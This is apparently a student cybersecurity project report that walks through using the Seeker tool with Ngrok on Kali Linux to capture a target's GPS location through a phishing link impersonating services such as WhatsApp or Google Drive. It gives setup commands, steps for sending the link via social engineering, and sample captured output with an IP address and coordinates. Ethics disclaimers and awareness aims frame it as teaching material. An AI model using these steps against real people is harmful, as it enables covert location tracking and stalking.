

NASSCOM FOUNDATION

NETWORKING WITH
CYBERSECURITY



“LOCATION TRACKING SYSTEM”

Submitted by,
Ranjitha R

CONTENTS

CHAPTER 1: INTRODUCTION

CHAPTER 2: OBJECTIVE

CHAPTER 3: PREREQUISITES

CHAPTER 4: TOOLS AND TECHNOLOGIES

CHAPTER 5: WORKING OF SEEKER AND NGROK

CHAPTER 6: SYSTEM SETUP ANDIMPLEMENTATION

CHAPTER 7: ANALYSIS AND ETHICAL CONSIDERATIONS

CHAPTER 8: CONCLUSION

CHAPTER 9: REFERENCES

CHAPTER 1:

INTRODUCTION:

In the modern digital age, location tracking has become a significant aspect of technology, impacting various sectors such as navigation, social media, marketing, and even cybersecurity. With the advent of smartphones, GPS technology, and internet connectivity, nearly every mobile device can share its precise location. While location tracking serves numerous beneficial purposes—like optimizing navigation, providing location-based services, and enhancing user experiences—it also presents potential security and privacy risks if exploited by malicious actors.

Location tracking involves determining the geographical position of a device using various technologies like GPS, Wi-Fi, cellular networks, or IP addresses. This data is often collected with user consent for legitimate applications, such as weather updates, food delivery, or ridesharing apps. However, threat actors can also misuse this capability by tricking users into unknowingly sharing their location data through social engineering tactics.

In the cybersecurity field, understanding how attackers can leverage location data is crucial for ethical hackers and penetration testers. Tools like ‘Ngrok’ and ‘Seeker’ provide insight into how attackers might attempt to extract sensitive information by creating deceptive links and phishing pages. By exposing how these attacks work, cybersecurity professionals can better defend against them, educating users on how to protect their privacy and stay safe online.

This project focuses on demonstrating how Ngrok and Seeker can be used to perform location tracking on a target device using ‘Kali Linux’, a powerful platform designed for ethical hacking and penetration testing. The process involves generating a phishing link that prompts users to share their location, which is then captured and displayed on the attacker's system. This simulation aims to raise awareness about the dangers of social engineering attacks and emphasize the importance of maintaining cybersecurity hygiene.

However, it is vital to emphasize that this project is intended solely for educational purposes and should only be conducted with explicit consent from the target. Unauthorized tracking of

Location Tracking System

someone's location is a serious violation of privacy laws and can lead to severe legal consequences.

In this report, we will delve into the step-by-step process of setting up the tools, capturing location data, analyzing the results, and discussing the ethical implications associated with such practices. By the end of this project, readers will have a comprehensive understanding of how location tracking is performed using these tools and the countermeasures that can be taken to prevent falling victim to such attacks.

CHAPTER 2:

OBJECTIVE:

The primary goal of this project is to track the geolocation of a target device using a link generated by Seeker and hosted via Ngrok. The project focuses on:

- Understanding how location data can be collected using social engineering.
- Learning how to use Kali Linux tools like ngrok and seeker.
- Demonstrating the potential risks associated with sharing personal data online.

CHAPTER 3:

PREREQUISITES:

- Basic knowledge of Kali Linux and its terminal commands.
- Understanding of networking and social engineering techniques.
- Prior experience with ethical hacking and cybersecurity concepts.
- Installed software: Kali Linux OS, Python, Ngrok, Seeker.

CHAPTER 4:

TOOLS AND TECHNOLOGIES:

SOFTWARE TOOLS:

1. **Kali:** Kali Linux is a free Debian based Linux distribution used for penetration testing and digital forensics. It includes hundreds of penetration testing tools. Kali Linux also provide way for security research based on different tools.
2. **Virtual Box:** Virtual Box is a software virtualization program that may be run as an application on any operating system. It's one of the numerous advantages of Virtual Box. It supports the installation of additional operating systems, known as Guest OS.
3. **Seeker:** Seeker is used to track live location of individuals by hosting a fake webpage that will ask for location permission from the victim. Seeker provide the accurate latitude, longitude, direction etc. and it also provide complete device information like operating system, public IP address etc. It grabs latitude and longitude using GPS Hardware present in the system. Also provide a google map overview to track.
4. **Ngrok:**Ngrok creates a secure tunnel on the local machine along with a public URL. By default, ngrok creates both http and https end points. In the proposed system, ngrok is used to create links for location tracking.

HARDWARE REQUIRED:

1. Processor: Intel Core i3 or equivalent (dual-core minimum).For better performance, a quad-core CPU (Intel Core i5 or Ryzen 5) is recommended.
2. RAM: Minimum 2 GB (4 GB or more recommended).More RAM will allow smoother multitasking, especially if you're running additional tools or virtual machines alongside Seeker and Ngrok.
3. Storage: At least 5 GB of free space.Seeker and Ngrok are lightweight, but you'll need extra space for storing collected data, logs, and other tools you might use.
4. Network: A stable internet connection is essential.Seeker uses Ngrok to expose your local server to the internet, so a reliable connection is crucial for consistent performance.
5. Operating System Compatibility: Seeker is compatible with Linux-based systems, especially Kali Linux.

CHAPTER 5:

WORKING OF NGROK AND SEEKER:

NGROK:

Ngrok is a reverse proxy tool that creates a secure tunnel between a local server (running on your computer) and the internet. It generates a public URL that can be accessed from anywhere, allowing external devices to reach your locally hosted web services.

This feature is especially useful when you want to expose your local machine to the internet without dealing with complex firewall configurations or public IP addresses.

Role of Ngrok in the Location Tracking System:

In the context of a location tracking system, Ngrok is used to expose the Seeker server (which is running on your local machine) to the internet. Seeker, by default, sets up a local web server that hosts a phishing page designed to capture the GPS location of a target device. However, this server is only accessible within your local network (localhost).

- To make this phishing page accessible to a target over the internet, we use Ngrok. Following are the steps of its working:
- Seeker creates a phishing webpage that requests the target's location data.
- Ngrok is used to create a public URL (e.g., <https://abcd1234.ngrok.io>) that redirects traffic to the Seeker server running on your local machine.
- This public URL can then be shared with the target via email, social media, or other communication channels.
- When the target opens the link, the request is tunneled through Ngrok to the Seeker server, which captures the location data (latitude, longitude, accuracy, etc.) and displays it in your terminal.

Advantages of Using Ngrok:

- Ease of Use: No need to configure routers or firewalls, making it straightforward to expose local servers.
- Secure Tunneling: Provides secure HTTPS tunnels, ensuring data transmitted between your server and the target is encrypted.
- Temporary URLs: Generates temporary URLs, which are valid only for the duration of the Ngrok session, adding a layer of security.
- Access Control: Ngrok offers features like IP whitelisting and password protection (available in the paid version) to control access to your tunnel.

Limitations:

- Free Version Limitations: The free version of Ngrok may have bandwidth limitations and timeouts, which can affect the reliability of your tracking system.
- Short-lived URLs: The public URL changes every time you restart Ngrok, so you need to send a new link to the target if the session ends.

SEEKER:

Seeker is a tool designed to exploit the Geolocation API used by modern web browsers. It hosts a phishing webpage that prompts users to share their location information. When a user grants permission, Seeker captures detailed GPS data, including latitude, longitude, accuracy, and additional device details.

Seeker is particularly effective because it leverages the legitimate location-sharing prompt built into most browsers. This prompt looks authentic, making it easier to deceive users into sharing their location data.

Role of Seeker in the Location Tracking System

In the context of a location tracking system, Seeker acts as the server-side application that:

- Hosts a phishing page designed to look like a legitimate request for location access.
- Captures the location data when the target user clicks "Allow" on the browser prompt.
- Displays the captured GPS coordinates in the attacker's terminal.
- Seeker can be set up on a local server (localhost) or exposed to the internet using tools like Ngrok to reach remote targets.

Advantages of Seeker:

- Real-Time Tracking: Captures location data in real-time as soon as the target grants permission.
- Multiple Templates: Offers various templates to increase the likelihood of tricking users into granting location access.
- Device Information: Gathers additional details like device type, browser, and operating system.
- Social Engineering: Effectively uses social engineering techniques to exploit the trust users place in their browsers.

Limitations of Seeker:

- Requires User Interaction: The system relies on the target willingly clicking "Allow" to share their location.
- Browser Permissions: Some users may deny location access or use privacy-focused browsers that limit Geolocation API access.
- Ethical and Legal Concerns: Unauthorized use of Seeker for tracking individuals can be illegal and unethical. It is important to use this tool responsibly, only with explicit permission.

CHAPTER 6:

SYSTEM SETUP AND IMPLEMENTATION:

Step 1 - INSTALLATION OF NGROK:

1. Download Ngrok:

Visit the official [Ngrokwebsite](https://ngrok.com/) and sign up for an account. Download the Linux version of Ngrok and extract the zip file:

```
wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
```

```
unzip ngrok-stable-linux-amd64.zip
```

2. Configure Ngrok Authentication Token:

```
./ngrokauthtoken<your_auth_token>
```

3. Expose Local Server Using Ngrok:

Run the following command to expose port 8080 (the port Seeker uses):

```
./ngrok http 8080
```

Ngrok will generate a public URL (something like `http://<random-string>.ngrok.io`) that can be used to access the local server over the internet.

Step 2 - INSTALLATION OF SEEKER:

1. Clone the Seeker repository:

```
git clone https://github.com/thewhiteh4t/seeker.git
```

2. Navigate to the Seeker directory:

```
cd seeker
```

3. Install dependencies:

```
sudo apt update
```

```
sudo apt install python3 python3-pip php -y
```

```
pip3 install -r requirements.txt
```


This installs python3, pip3, and php, which are necessary for running seeker.

Location Tracking System

Step 3 -CONFIGURE AND RUN SEEKER:

Navigate to the Seeker directory and run:

```
python3 seeker.py
```



```
root@kali: /home/kali/Downloads/seeker
(kali@kali)~$ cd Downloads
(kali@kali)~/Downloads$ sudo su
[sudo] password for kali:
(root@kali)~/Downloads$ ls
'Basic Scan_nq78yg.pdf'  cacert.der  ngrok  ngrok-v3-stable-linux-amd64.tgz  seeker
(root@kali)~/Downloads$ cd seeker
(root@kali)~/Downloads/seeker$ python3 seeker.py

  _____
 /_ _ _ _ _ \
|  _ _ _ _ |
| | _ _ _ || | |
| | _ _ _ ||
|_|_|_|_|_|


[>] Created By   : thewhite4t
[>] Twitter     : https://twitter.com/thewhite4t
[>] Community   : https://twircle.com/
[>] Version      : 1.3.1

[!] Select a Template :
[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] WhatsApp Redirect
[4] Telegram
[5] Zoom
[6] Google ReCaptcha
[7] Custom Link Preview
[>]
```

Step 4 -CHOOSE A TEMPLATE:

Seeker provides multiple templates, such as “Google,” “WhatsApp,” and others. Choose one based on your needs. These templates will be used to create the phishing page that captures the target’s location.

After selecting a template, seeker will start the PHP server on port 8080.



```
root@kali: /home/kali/Downloads/seeker
[>] Created By   : thewhite4t
[>] Twitter     : https://twitter.com/thewhite4t
[>] Community   : https://twircle.com/
[>] Version      : 1.3.1

[!] Select a Template :
[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] WhatsApp Redirect
[4] Telegram
[5] Zoom
[6] Google ReCaptcha
[7] Custom Link Preview
[>] 0

[+] Loading NearYou Template...

[+] Port : 8080

[+] Starting PHP Server... [ ✓ ]

[+] Waiting for Client... [ctrl+c to exit]
```

Location Tracking System

Step 5 - RUN NGROK:

Open a new terminal and start Ngrok with:


```
ngrok http 8080
```

This command creates a public URL (something like <https://random.ngrok.io>) that forwards traffic to your local server.

Step 6- SHARE THE NGROK LINK:

Copy the generated Ngrok URL and send it to the target via social engineering (like email or social media).

When the target clicks the link, they will see a webpage requesting location permission.



```
ngrok
Take our ngrok in production survey! https://forms.gle/aXiBFWzEA36DudFn6

Session Status      online
Account             Chandini (Plan: Free)
Version             3.18.4
Region              India (in)
Latency              157ms
Web Interface        http://127.0.0.1:4040
Forwarding           https://5b6c-103-120-62-229.ngrok-free.app → http://localhost:8080

Connections          ttl    opn    rt1    rt5    p50    p90
0                   0      0.00   0.00   0.00   0.00
```

Step 7- COLLECTING AND ANALYZING DATA:


Once the target interacts with the link, they will be prompted to share their location. If they allow it, Seeker will capture their geolocation data.

After the target clicks the link and shares their location, Seeker will display the following information:

- Latitude and Longitude: Exact coordinates of the target device.
- Accuracy: The precision of the location data.
- Altitude (if available): Height above sea level.
- Direction and Speed: If the target device is in motion.

Location Tracking System


- IP Address: The IP address of the target device.
- Device Information: Browser, operating system, and other metadata.



```
root@kali: /home/kali/Downloads/seeker
File Actions Edit View Help
[+] WhatsApp
[+] WhatsApp Redirect
[+] Telegram
[+] Zoom
[+] Google ReCaptcha
[+] Custom Link Preview
[+] 0
[+] Loading NearYou Template...
[+] Port : 8000
[+] Starting PHP Server...[✓]
[+] Waiting for Client...[ctrl+c to exit]
[+] Device Information :
[+] OS : Windows
[+] Platform : Win32
[+] CPU Cores : 12
[+] RAM : 8
[+] GPU Vendor : Google Inc. (Intel)
[+] GPU : ANGLE (Intel, Intel(R) Xe Graphics (0x00004040) Direct3D11 vs_5_0 ps_5_0, D3D11) 0.00 0.00
[+] Resolution : 1536x864
[+] Browser : Chrome/119.0.0.0
[+] Public IP : 103.126.62.229
[+] IP Information :
[+] Continent : Asia
[+] Country : India
[+] Region : Karnataka
[+] City : Udupi
[+] Org : NIXI
[+] ISP : Udupi Fastnet Private Limited
[+] Location Information :
[+] Latitude : 13.088896 deg
[+] Longitude : 77.5651328 deg
[+] Accuracy : 10.25-199122.5678 m
[+] Altitude : Not Available
[+] Direction : Not Available
[+] Speed : Not Available
[+] Google Maps : https://www.google.com/maps/place/13.088896-77.5651328
[+] Data Saved : /home/kali/Downloads/seeker/db/results.csv
[+] Waiting for Client...[ctrl+c to exit]
```

Step 8- CAPTURE LOCATION DETAILS:

The google map location link displayed on the terminal can be viewed and located.



Step 9- CLOSING THE CONNECTION:

Stop the Seeker Server: In the terminal running Seeker, press Ctrl + C to stop the server.

Terminate the NgrokTunnel: In the terminal running Ngrok, press Ctrl + C to terminate the public tunnel.

Step 10 - SECURING YOUR SYSTEM:

After completing your tests, it is recommended to remove or disable any tools that might pose a security risk if left on your system:

```
sudo rm -rf seeker
```

```
sudo rm ngrok
```

CHAPTER 7:

ANALYSIS AND ETHICAL CONSIDERATIONS:

The system combines the capabilities of Ngrok and Seeker to deliver a highly effective location-tracking solution. The tracking process involves the following steps:

- **Hosting the Seeker Server:** Seeker sets up a fake webpage that prompts the user for location permissions. Once the user clicks the link and grants permissions, the geolocation API captures the coordinates.
- **Creating a Tunnel with Ngrok:** Since Seeker runs on localhost, it needs to be accessible over the internet. Ngrok is used to generate a public URL that tunnels into the local Seeker server. This URL is shared with the target, which redirects them to the Seeker page.
- **Social Engineering:** The system relies on social engineering to convince the target to click the link. Common tactics include disguising the link as a service or information that the target might find valuable.

LIMITATIONS:

- The tool is dependent on the target's willingness to grant location permissions.
- Accuracy can be affected by factors such as network coverage, GPS settings, and device type.

ETHICAL CONSIDERATIONS:

- This project should be conducted with explicit consent from the target.
- Unauthorized location tracking is illegal and can result in severe penalties.
- Always use these tools responsibly and within the bounds of the law.

CHAPTER 8:

CONCLUSION:

This project demonstrates how tools like Seeker and Ngrok can be used to capture geolocation data through social engineering. While this information can be useful for ethical hacking and penetration testing, it also highlights the risks associated with inadvertently sharing sensitive information online.

Educating users about the dangers of phishing and the importance of securing personal information is vital to prevent misuse. This project underscores the need for robust cybersecurity awareness among internet users.

CHAPTER 9:

REFERENCES:

1. [Kali Linux Documentation](<https://www.kali.org/docs/>)
2. [Ngrok Documentation](<https://ngrok.com/docs>)
3. [Seeker GitHub Repository](<https://github.com/thewhiteh4t/seeker>)
4. [Python Documentation](<https://docs.python.org/3/>)
5. Ethical hacking and cybersecurity resources from [OWASP](<https://owasp.org/>) and [Cybrary](<https://www.cybrary.it/>)